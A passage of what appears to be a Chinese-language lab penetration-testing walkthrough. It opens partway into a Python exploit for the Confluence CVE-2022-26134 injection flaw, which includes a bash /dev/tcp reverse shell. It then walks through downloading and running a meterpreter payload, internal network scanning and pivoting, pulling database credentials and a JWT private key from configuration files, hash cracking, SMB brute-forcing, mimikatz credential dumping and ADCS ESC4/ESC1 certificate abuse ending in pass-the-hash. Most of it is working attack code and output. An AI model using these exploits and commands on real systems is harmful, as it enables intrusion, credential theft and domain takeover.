Chrome/60.0.3112.113 Safari/537.36', 'Content-Type': 'application/x-www-form-urlencoded', 'Accept': '*/*', } r = requests.get( url + '/%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22' + command + '%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D/', headers=headers, verify=False, allow_redirects=False) if (r.status_code == 302): return r.headers['X-Cmd-Response'] else: return False def shell(): shell = ip + "/" + port shell1 = "'bash','-c','bash -i >& " exp = shell1 + "/dev/tcp/" + shell + " 0>&1'" payload1 = '''${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lang.ProcessBuilder().command(''' payload2 = exp + ''').start()")}/''' payloads = payload1 + payload2 s = urllib.parse.quote(payloads) return s if __name__ == "__main__": parser = argparse.ArgumentParser(description='cve2022-26134') parser.add_argument('-u', '--url', help='target url', required=False) parser.add_argument('-c', '--command', help='command', required=False) parser.add_argument('-i', '--lhost', help='type', required=False) parser.add_argument('-p', '--lport', help='type', required=False) args = parser.parse_args() cmd = args.command ip = args.lhost port = args.lport if (len(sys.argv) < 3): print("USE: python3 " + sys.argv[0] + " -u https://target.com -c command") print("ex: python3 " + sys.argv[0] + " -u https://target.com -i your.ip -p your.port") if (sys.argv[3] == "-i"): target = args.url ip = args.lhost port = args.lport e = requests.get(target + shell(), verify=False) if e.status_code == 200 or e.status_code == 302: print("[+] exploit success") else: print("[-] exploit failed") else: target = args.url cmd = cmd.replace("'", "") version = check(target) print("============ GET Confluence Version ============") if (version): print("Version: " + version) else: print("Version: Not Found") print(exploit(target, cmd)) 执行效果,等等,是root!看来这是一台linux系统┌──(root㉿kali)-[/data/demo] └─# python exp.py -u http://172.3.3.13:8090/ -c whoami ============ GET Confluence Version ============ Version: 7.13.6 root 生成shell,准备上线msf(当然也可以添加一个用户上线)msfvenom.bat -p linux/x64/meterpreter/bind_tcp RHOST=172.3.3.13 LPORT=4444 -f elf -o shell 远程下载,并执行┌──(root㉿kali)-[/data/demo] └─# python exp.py -u http://172.3.3.13:8090/ -c "wget 172.16.233.2:8000/shell" ============ GET Confluence Version ============ Version: 7.13.6 ┌──(root㉿kali)-[/data/demo] └─# python exp.py -u http://172.3.3.13:8090/ -c "chmod +x shell" ============ GET Confluence Version ============ Version: 7.13.6 ┌──(root㉿kali)-[/data/demo] └─# python exp.py -u http://172.3.3.13:8090/ -c "./shell" ============ GET Confluence Version ============ Version: 7.13.6 上线meterpretermsfconsole -q -x "use exploit/multi/handler; set PAYLOAD linux/x64/meterpreter/bind_tcp; set RHOST 172.3.3.13; set LPORT 4444; exploit -j -z" 发现两张网卡,分别是172.3.3.13/24 10.10.10.22/24 配置路由meterpreter > run post/multi/manage/autoroute [*] Running module against localhost.localdomain (172.3.3.13) [*] Searching for subnets to autoroute. [+] Route added to subnet 10.10.10.0/255.255.255.0 from host's routing table. [+] Route added to subnet 172.3.3.0/255.255.255.0 from host's routing table. 设置代理,方便主机访问对方内网服务use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j msf主机存活内网扫描use auxiliary/scanner/portscan/tcp set rhosts 10.10.10.0/24 set PORTS 22,80,445,135,3389,1433,3306 run 扫出来另外两个ip,10.10.10.66,10.10.10.5对这两个ip单独进行端口扫描use auxiliary/scanner/portscan/tcp set rhosts 10.10.10.66 set PORTS 1-15000 run 扫描结果msf auxiliary(scanner/portscan/tcp) > set rhosts 10.10.10.66 rhosts => 10.10.10.66 msf auxiliary(scanner/portscan/tcp) > run [+] 10.10.10.66 - 10.10.10.66:135 - TCP OPEN [+] 10.10.10.66 - 10.10.10.66:139 - TCP OPEN [+] 10.10.10.66 - 10.10.10.66:445 - TCP OPEN [+] 10.10.10.66 - 10.10.10.66:5985 - TCP OPEN [*] 10.10.10.66 - Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed 扫 10.10.10.22set rhosts 10.10.10.5 run 扫描结果msf auxiliary(scanner/portscan/tcp) > set rhosts 10.10.10.5 rhosts => 10.10.10.5 msf auxiliary(scanner/portscan/tcp) > run [+] 10.10.10.5 - 10.10.10.5:53 - TCP OPEN [+] 10.10.10.5 - 10.10.10.5:80 - TCP OPEN [+] 10.10.10.5 - 10.10.10.5:88 - TCP OPEN [+] 10.10.10.5 - 10.10.10.5:135 - TCP OPEN [+] 10.10.10.5 - 10.10.10.5:139 - TCP OPEN [+] 10.10.10.5 - 10.10.10.5:389 - TCP OPEN [+] 10.10.10.5 - 10.10.10.5:445 - TCP OPEN [+] 10.10.10.5 - 10.10.10.5:464 - TCP OPEN [+] 10.10.10.5 - 10.10.10.5:593 - TCP OPEN [+] 10.10.10.5 - 10.10.10.5:636 - TCP OPEN [+] 10.10.10.5 - 10.10.10.5:3268 - TCP OPEN [+] 10.10.10.5 - 10.10.10.5:3269 - TCP OPEN [+] 10.10.10.5 - 10.10.10.5:5985 - TCP OPEN [+] 10.10.10.5 - 10.10.10.5:9389 - TCP OPEN 使用enum4linux对域内主机smb服务进行枚举proxychains enum4linux-ng -A 10.10.10.66 -C 看到.5这台机器可能是域控主机,而66是cslab子域proxychains enum4linux-ng -A 10.10.10.5 -C 永痕之蓝失败,那么继续信息收集,在web这台linux机器上pwd /data/wiki/confluence cat confluence.cfg.xml <?xml version="1.0" encoding="UTF-8"?> <confluence-configuration> <setupStep>complete</setupStep> <setupType>custom</setupType> <buildNumber>8703</buildNumber> <properties> <property name="admin.ui.allow.daily.backup.custom.location">false</property> <property name="admin.ui.allow.manual.backup.download">false</property> <property name="admin.ui.allow.site.support.email">false</property> <property name="atlassian.license.message">AAABgA0ODAoPeJxtUU1vozAQvftXIO2xIjXQAIlkaRPwtpEgSZuQ3eRm6CRYCwbZJl349UsJvbSV5 uL35Hkf82PfgBGz1sCugR/meDp3ZgYN94aN7SkKJDDNKxEyDeQdMXE/LqJXVjQDQ86sUIBCUJnk9 YAkouAl1/BqFDwDocBIWyPXulbz+/su5wVMeIU28sIEV7clX9isEucJyzS/AtGyARRUQvdvGjNek K7rfqZpOsmqEo0aT0zlJA7egl9PZdrFYNd8263a39p/9OrAs5M/p6Jb5M9rvY/D1yZ+ZnfyEMIlo cdjGtmP1/ZCyE12p5nUIMdkAxTdRPZtDWtWAgk2cUxfgtUiQr0hoUEwkQH9V3PZjl35MxN7/aDx7 yok0Src0bUZWd6DO7V8z5lhx0c7kFeQPb1c2jNzSw8nMzm5S5NuXYr+QnsAqd47slyMPew7jvWx8 nu9bSOznCn4fLOxqI919i3ZuilTkJtzonqcmBbqHZJvXI79D+mHK/0H7Oa5FzAsAhQuYZcnjQl9D MmNlMa6f1tdRt8sVQIUVnDQ9RBPBsMJ1wdKCAl7xVMCbcw=X02im</property> <property name="attachments.dir">${confluenceHome}/attachments</property> <property name="confluence.setup.locale">zh_CN</property> <property name="confluence.setup.server.id">BB29-PEVZ-UZ6B-EP6E</property> <property name="confluence.webapp.context.path"></property> <property name="hibernate.c3p0.acquire_increment">1</property> <property name="hibernate.c3p0.idle_test_period">100</property> <property name="hibernate.c3p0.max_size">60</property> <property name="hibernate.c3p0.max_statements">0</property> <property name="hibernate.c3p0.min_size">20</property> <property name="hibernate.c3p0.timeout">30</property> <property name="hibernate.c3p0.validate">true</property> <property name="hibernate.connection.driver_class">com.mysql.jdbc.Driver</property> <property name="hibernate.connection.isolation">2</property> <property name="hibernate.connection.password">confdsdgfd</property> <property name="hibernate.connection.url">jdbc:mysql://localhost/confluence</property> <property name="hibernate.connection.username">confluenceuser</property> <property name="hibernate.database.lower_non_ascii_supported">true</property> <property name="hibernate.dialect">com.atlassian.confluence.impl.hibernate.dialect.MySQLDialect</property> <property name="hibernate.setup">true</property> <property name="jwt.private.key">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</property> <property name="jwt.public.key">MIIBojANBgkqhkiG9w0BAQEFAAOCAY8AMIIBigKCAYEAsk9zn1dWb14rU4yHIMoGYMw14qZopFaW9jxF2t8o3LefYapZ7HJ5YJTCcDD6M9NO7n5BdG54CP68YCU/xL0heB0V7/qccDgBeym4MJTP8X+v6eWVYTFYNQ+I+VtsZfTwutM3e+J+0rvKdiyY5kHlmRclRul3d3XFNchI38oxE2Q1qh7MInHKbUcd6oqDj1zmZGiNDfGjF/yqkK6BasAAkg77sRh0mDEhEs+WgkPt+b1h5leI16XPpaev0IMEVyax3gAIU6pCoqDr9YtmzxbK0UZCyiV8zSbf/l/r9iL9I9B/HAQRJBwl0SpG7YVwNEG1uGctq+ByRwfMJHuMQ5NPELbih7kET7gEDMwaoBpcIBhCphJGS1hZJzY0x00xaUid9pmu6eCbP2uzTOyn3mXFHVrS7krknwO7oRC1PU8EWbeDBaA+1Sx8aF7gcxxaQWc+R6wk1wR97IWwZ3z5/AQNnAEGKesTXl29oCYAvJxCJSNc58f0ps42G/CEI2zFcLtfAgMBAAE=</property> <property name="lucene.index.dir">${localHome}/index</property> <property name="synchrony.encryption.disabled">true</property> <property name="synchrony.proxy.enabled">true</property> <property name="webwork.multipart.saveDir">${localHome}/temp</property> </properties> </confluence-configuration> 用户 confluenceuser密码 confdsdgfd远程连接mysql -uconfluenceuser -pconfdsdgfd -h172.3.3.13 --skip-ssl 找到两串密文MySQL [confluence]> select user_name,credential from cwd_user; +-----------+---------------------------------------------------------------------------+ | user_name | credential | +-----------+---------------------------------------------------------------------------+ | admin | {PKCS5S2}JYMqFvi/OcwDBkiBJVf9QV/jdE91lgptmigRB6oGmK4JFXnlZY4VQnLCuzcYK7KX | | cslab | {PKCS5S2}xUjKeN7GD2/e9WRWD0hpoaPaCuei2O5otn/mBcHv4ZVKT9ttjLQJ8oKvwm20bzDL | +-----------+---------------------------------------------------------------------------+ 使用hashid识别hash特征,以及对应的hashcat-m值┌──(root㉿kali)-[/data/demo] └─# hashid "{PKCS5S2}xUjKeN7GD2/e9WRWD0hpoaPaCuei2O5otn/mBcHv4ZVKT9ttjLQJ8oKvwm20bzDL" Analyzing '{PKCS5S2}xUjKeN7GD2/e9WRWD0hpoaPaCuei2O5otn/mBcHv4ZVKT9ttjLQJ8oKvwm20bzDL' [+] PBKDF2(Atlassian) 选出hashcat的-m值为12001┌──(root㉿kali)-[/data/demo] └─# hashcat --help | grep "Atlassian" 12001 | Atlassian (PBKDF2-HMAC-SHA1) | Framework 爆破admin和cslab的密码,--potfile-disable清空缓存hashcat -m 12001 "{PKCS5S2}JYMqFvi/OcwDBkiBJVf9QV/jdE91lgptmigRB6oGmK4JFXnlZY4VQnLCuzcYK7KX" /usr/share/wordlists/rockyou.txt --potfile-disable hashcat -m 12001 -a 0 '{PKCS5S2}xUjKeN7GD2/e9WRWD0hpoaPaCuei2O5otn/mBcHv4ZVKT9ttjLQJ8oKvwm20bzDL' /usr/share/wordlists/rockyou.txt --potfile-disable cslab:123456使用msf的smb爆破use scanner/smb/smb_login set RHOSTS 10.10.10.5 set SMBUser cslab set STOP_ON_SUCCESS true # 找到有效密码立即停止该主机 set PASS_FILE /usr/share/wordlists/fasttrack.txt run 爆破成功,密码为qwe!@#123,尝试administrator爆破密码set SMBUser Administrator run 密码完全相同,使用evil-winrm连接子域主机proxychains evil-winrm -i 10.10.10.66 -u administrator -p "qwe\!@#123" 这里我发现,使用这个获取一个shell是直接就是系统权限proxychains impacket-smbexec ./administrator:'qwe!@#123'@10.10.10.66 连接流程:通过 SMB(445 端口)用administrator账户认证,获取目标主机的管理员级访问权限;在目标C:\Windows\Temp目录创建临时可执行文件(随机命名,如abc123.exe);利用 SMB 在目标主机创建一个临时 Windows 服务(Service),服务的启动命令指向这个临时文件;Windows 服务的「默认运行账户」是NT AUTHORITY\SYSTEM(本地系统账户,Windows 最高权限);启动临时服务,服务进程执行whoami,返回的是「服务进程所属用户」—— 即SYSTEM;执行完成后,smbexec 会自动清理临时服务和文件(半自动化)。而evil-winrm是创建一个 PowerShell 的进程 所有者就是登录的 administrator,所创建的shell类型是交互式的shell这里会直接提升至系统权限,但是它创建的shell类型是半交互式shell,比如不能执行cd切换目录,你只能使用dir c:/来查看目录使用完整的目录来执行文件等等第三台利用 evil-winrm 交互式shell,上传mimikatz.exe再利用impacket-smbexec系统权限C:\Users\Administrator\Documents\mimikatz.exe "sekurlsa::logonpasswords full" "lsadump::sam" exit .#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) ## \ / ## > https://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com ) '#####' > https://pingcastle.com / https://mysmartlogon.com ***/ mimikatz(commandline) # sekurlsa::logonpasswords full Authentication Id : 0 ; 138993 (00000000:00021ef1) Session : Interactive from 1 User Name : Administrator Domain : CSLAB Logon Server : CSLAB Logon Time : 2025/12/13 9:40:05 SID : S-1-5-21-1569229255-3439354803-3019667840-500 msv : [00000003] Primary * Username : Administrator * Domain : CSLAB * NTLM : 2de5cd0f15d1c070851d1044e1d95c90 * SHA1 : 134fb9c7133a65718b2ab44498d788b8afc1b0f4 tspkg : wdigest : * Username : Administrator * Domain : CSLAB * Password : (null) kerberos : * Username : Administrator * Domain : CSLAB * Password : (null) ssp : credman : Authentication Id : 0 ; 52514 (00000000:0000cd22) Session : Interactive from 1 User Name : DWM-1 Domain : Window Manager Logon Server : (null) Logon Time : 2025/12/13 9:38:38 SID : S-1-5-90-0-1 msv : [00000003] Primary * Username : CSLAB$ * Domain : CYBERSTRIKE * NTLM : 87830111f8415055bde922d4d7fb73d4 * SHA1 : e0aa452753a4c01df4b73d0742b65c9cb6a20d09 tspkg : wdigest : * Username : CSLAB$ * Domain : CYBERSTRIKE * Password : (null) kerberos : * Username : CSLAB$ * Domain : cyberstrike.lab * Password : 47 77 67 7e 19 54 a1 3d 8d 30 07 7a 24 b5 59 bc 8b 74 ad 6e 16 39 de 05 85 12 7f 01 8a 85 b5 ab 36 66 89 4b 05 2b 62 80 93 d3 77 b3 78 26 59 1c bf 53 54 7d a1 9a 86 7e 6e 58 81 09 aa 89 09 59 41 dc a2 b1 6d 45 18 af 45 78 21 56 cb 66 5e 19 fd 03 ed 4e e7 06 1f 66 7f 8c cc b2 2f 85 a8 1b 26 0f 9a 98 92 58 d9 11 ee 7d ca 20 8f fd 2f 29 58 e1 96 37 77 11 2e b5 df 75 5c 1e f6 fa 82 b9 3b 41 8f 2e c5 72 5b 72 6b 69 9e 43 54 02 f2 61 9f 07 f2 0c b6 96 d4 45 38 31 cd 73 01 19 31 98 53 a3 64 1d 60 db 96 2a 6a 2d 10 21 75 22 b5 a0 34 f4 71 aa 80 ef 0e 1d 02 d8 cb a8 4f 18 29 a5 9c 86 73 4d 2f 22 9e 63 c0 54 5b 96 45 2c 20 a6 68 20 05 5b ad bd 8d 4e e9 bf 0c c2 40 d1 ef 09 18 5c fa 92 3e 31 e4 60 0a 53 d7 4a 82 96 5e 18 ssp : credman : Authentication Id : 0 ; 999 (00000000:000003e7) Session : UndefinedLogonType from 0 User Name : CSLAB$ Domain : CYBERSTRIKE Logon Server : (null) Logon Time : 2025/12/13 9:38:35 SID : S-1-5-18 msv : tspkg : wdigest : * Username : CSLAB$ * Domain : CYBERSTRIKE * Password : (null) kerberos : * Username : cslab$ * Domain : CYBERSTRIKE.LAB * Password : (null) ssp : credman : mimikatz(commandline) # lsadump::sam Domain : CSLAB SysKey : 71d26e8768bea4ddd981a1beaa63b73f Local SID : S-1-5-21-1569229255-3439354803-3019667840 SAMKey : a941590387e9892f8b9eb6f6762fe1a2 RID : 000001f4 (500) User : Administrator Hash NTLM: 2de5cd0f15d1c070851d1044e1d95c90 lm - 0: 2559948ed6bd44265e11af44d8cde07b ntlm- 0: 2de5cd0f15d1c070851d1044e1d95c90 ntlm- 1: a167976f7bd8d93ee232fa7a87a4079e RID : 000001f5 (501) User : Guest RID : 000001f7 (503) User : DefaultAccount 可以看到 Administrator 属于子域CSLAB,而cslab用户属于CYBERSTRIKE.LAB主域ADCS-ESC4步骤1:识别ESC4漏洞以系统权限获取一下CA名字(需要提权到system),执行 certutil名称为 cyberstrikelab-DC-CA获取到CA名称后,我们需要确定攻击入口,并且寻找可利用的漏洞,比如ESC1漏洞使用certipy-ad工具探测域内是否存在易受攻击的证书模板,寻找证书服务相关的漏洞。┌──(root㉿kali)-[/data/demo] └─# proxychains -q certipy-ad find -u 'cslab@cyberstrike.lab' -p 'qwe!@#123' -dc-ip 10.10.10.5 -vulnerable -stdout Certipy v5.0.3 - by Oliver Lyak (ly4k) [*] Finding certificate templates [*] Found 34 certificate templates [*] Finding certificate authorities [*] Found 1 certificate authority [*] Found 12 enabled certificate templates [*] Finding issuance policies [*] Found 15 issuance policies [*] Found 0 OIDs linked to templates [!] DNS resolution failed: The resolution lifetime expired after 5.403 seconds: Server Do53:10.10.10.5@53 answered The DNS operation timed out.; Server Do53:10.10.10.5@53 answered The DNS operation timed out.; Server Do53:10.10.10.5@53 answered The DNS operation timed out. [!] Use -debug to print a stacktrace [*] Retrieving CA configuration for 'cyberstrike-DC-CA' via RRP [-] Failed to connect to remote registry: [Errno Connection error (224.0.0.1:445)] [Errno 111] Connection refused [-] Use -debug to print a stacktrace [!] Failed to get CA configuration for 'cyberstrike-DC-CA' via RRP: 'NoneType' object has no attribute 'request' [!] Use -debug to print a stacktrace [!] Could not retrieve configuration for 'cyberstrike-DC-CA' [*] Checking web enrollment for CA 'cyberstrike-DC-CA' @ 'DC.cyberstrike.lab' [!] Error checking web enrollment: [Errno 111] Connection refused [!] Use -debug to print a stacktrace [!] Error checking web enrollment: [Errno 111] Connection refused [!] Use -debug to print a stacktrace [*] Enumeration output: Certificate Authorities 0 CA Name : cyberstrike-DC-CA DNS Name : DC.cyberstrike.lab Certificate Subject : CN=cyberstrike-DC-CA, DC=cyberstrike, DC=lab Certificate Serial Number : 57F79A928D461080408002FFA18BD889 Certificate Validity Start : 2025-07-11 05:37:21+00:00 Certificate Validity End : 2030-07-11 05:47:21+00:00 Web Enrollment HTTP Enabled : False HTTPS Enabled : False User Specified SAN : Unknown Request Disposition : Unknown Enforce Encryption for Requests : Unknown Active Policy : Unknown Disabled Extensions : Unknown Certificate Templates 0 Template Name : DC Display Name : DC Certificate Authorities : cyberstrike-DC-CA Enabled : True Client Authentication : True Enrollment Agent : False Any Purpose : False Enrollee Supplies Subject : False Certificate Name Flag : SubjectAltRequireDns Enrollment Flag : PendAllRequests AutoEnrollment Extended Key Usage : Client Authentication Requires Manager Approval : True Requires Key Archival : False RA Application Policies : Client Authentication Authorized Signatures Required : 1 Schema Version : 2 Validity Period : 1 year Renewal Period : 6 weeks Minimum RSA Key Length : 2048 Template Created : 2025-07-11T05:50:48+00:00 Template Last Modified : 2025-07-11T05:50:48+00:00 Permissions Enrollment Permissions Enrollment Rights : CYBERSTRIKE.LAB\Domain Admins CYBERSTRIKE.LAB\Domain Computers CYBERSTRIKE.LAB\Enterprise Admins Object Control Permissions Owner : CYBERSTRIKE.LAB\Administrator Full Control Principals : CYBERSTRIKE.LAB\Domain Admins CYBERSTRIKE.LAB\Enterprise Admins Write Owner Principals : CYBERSTRIKE.LAB\Domain Admins CYBERSTRIKE.LAB\Enterprise Admins Write Dacl Principals : CYBERSTRIKE.LAB\Domain Admins CYBERSTRIKE.LAB\Enterprise Admins Write Property Enroll : CYBERSTRIKE.LAB\Domain Admins CYBERSTRIKE.LAB\Domain Computers CYBERSTRIKE.LAB\Enterprise Admins [+] User Enrollable Principals : CYBERSTRIKE.LAB\Domain Computers [+] User ACL Principals : CYBERSTRIKE.LAB\Domain Users [!] Vulnerabilities ESC4 : User has dangerous permissions. 从Vulnerabilities结果中看到存在ESC4漏洞开始攻击步骤 2:修改 DC 模板配置cslab用户(属于Domain Computers组)可以修改DC模板的配置。从哪里看出?Object Control Permissions: ... Write Property Enroll: # 权限允许修改模板的注册相关属性 CYBERSTRIKE.LAB\Domain Admins CYBERSTRIKE.LAB\Domain Computers # ✅ 关键!cslab有写权限 CYBERSTRIKE.LAB\Enterprise Admins 将模板的配置重置为默认的易受攻击状态proxychains certipy-ad template -u 'cslab@cyberstrike.lab' -p 'qwe!@#123' -dc-ip 10.10.10.5 -template 'DC' -write-default-configuration 原始DC模板Enrollee Supplies Subject配置 是false:而ESC1漏洞利用前提是Enrollee Supplies Subject为True,也就是修改为易受攻击状态Enrollee Supplies Subject: False # 这些设置阻止了ESC1漏洞的利用,而cslab可以修改DC模板,把它修改为True即可利用此漏洞 Requires Manager Approval: True Authorized Signatures Required: 1 ADCS-ESC1攻击步骤3:验证修改┌──(root㉿kali)-[/data/demo] └─# proxychains -q certipy-ad find -u 'cslab@cyberstrike.lab' -p 'qwe!@#123' -dc-ip 10.10.10.5 -vulnerable -stdout Certipy v5.0.3 - by Oliver Lyak (ly4k) [*] Finding certificate templates [*] Found 34 certificate templates [*] Finding certificate authorities [*] Found 1 certificate authority [*] Found 12 enabled certificate templates [*] Finding issuance policies [*] Found 15 issuance policies [*] Found 0 OIDs linked to templates [!] DNS resolution failed: The resolution lifetime expired after 5.403 seconds: Server Do53:10.10.10.5@53 answered The DNS operation timed out.; Server Do53:10.10.10.5@53 answered The DNS operation timed out.; Server Do53:10.10.10.5@53 answered The DNS operation timed out. [!] Use -debug to print a stacktrace [*] Retrieving CA configuration for 'cyberstrike-DC-CA' via RRP [-] Failed to connect to remote registry: [Errno Connection error (224.0.0.1:445)] [Errno 111] Connection refused [-] Use -debug to print a stacktrace [!] Failed to get CA configuration for 'cyberstrike-DC-CA' via RRP: 'NoneType' object has no attribute 'request' [!] Use -debug to print a stacktrace [!] Could not retrieve configuration for 'cyberstrike-DC-CA' [*] Checking web enrollment for CA 'cyberstrike-DC-CA' @ 'DC.cyberstrike.lab' [!] Error checking web enrollment: [Errno 111] Connection refused [!] Use -debug to print a stacktrace [!] Error checking web enrollment: [Errno 111] Connection refused [!] Use -debug to print a stacktrace [*] Enumeration output: Certificate Authorities 0 CA Name : cyberstrike-DC-CA DNS Name : DC.cyberstrike.lab Certificate Subject : CN=cyberstrike-DC-CA, DC=cyberstrike, DC=lab Certificate Serial Number : 57F79A928D461080408002FFA18BD889 Certificate Validity Start : 2025-07-11 05:37:21+00:00 Certificate Validity End : 2030-07-11 05:47:21+00:00 Web Enrollment HTTP Enabled : False HTTPS Enabled : False User Specified SAN : Unknown Request Disposition : Unknown Enforce Encryption for Requests : Unknown Active Policy : Unknown Disabled Extensions : Unknown Certificate Templates 0 Template Name : DC Display Name : DC Certificate Authorities : cyberstrike-DC-CA Enabled : True Client Authentication : True Enrollment Agent : False Any Purpose : False Enrollee Supplies Subject : True Certificate Name Flag : EnrolleeSuppliesSubject Private Key Flag : ExportableKey Extended Key Usage : Client Authentication Requires Manager Approval : False Requires Key Archival : False Authorized Signatures Required : 0 Schema Version : 2 Validity Period : 1 year Renewal Period : 6 weeks Minimum RSA Key Length : 2048 Template Created : 2025-07-11T05:50:48+00:00 Template Last Modified : 2025-12-13T13:52:00+00:00 Permissions Object Control Permissions Owner : CYBERSTRIKE.LAB\Administrator Full Control Principals : CYBERSTRIKE.LAB\Authenticated Users Write Owner Principals : CYBERSTRIKE.LAB\Authenticated Users Write Dacl Principals : CYBERSTRIKE.LAB\Authenticated Users [+] User Enrollable Principals : CYBERSTRIKE.LAB\Authenticated Users [+] User ACL Principals : CYBERSTRIKE.LAB\Authenticated Users [!] Vulnerabilities ESC1 : Enrollee supplies subject and template allows client authentication. ESC4 : User has dangerous permissions. 再次探测域内是否存在易受攻击的证书模板,寻找证书服务相关的漏洞,包含了esc1同样也可以看到Enrollee Supplies Subject配置为了true步骤4:申请冒用域管理员的恶意证书用修改后的 DC 模板,申请包含「主域管理员 UPN(Administrator@cyberstrike.lab)」的证书(核心提权操作):proxychains certipy-ad req -u 'cslab@cyberstrike.lab' -p 'qwe!@#123' -target 10.10.10.5 -dc-ip 10.10.10.5 -ca 'cyberstrike-DC-CA' -template 'DC' -upn 'administrator@cyberstrike.lab' 步骤5:使用证书得到administrator.pfx,然后利用administrator.pfx证书获取 TGT 和 NTLM Hashproxychains -q certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.10.5 PTHproxychains impacket-psexec -hashes :931ec8a3de75c4e55f136d7ff3a9bb6e cyberstrike.lab/administrator@10.10.10.5 总结一步一个脚印,才能走的更远,点个赞再走,谢谢你
-
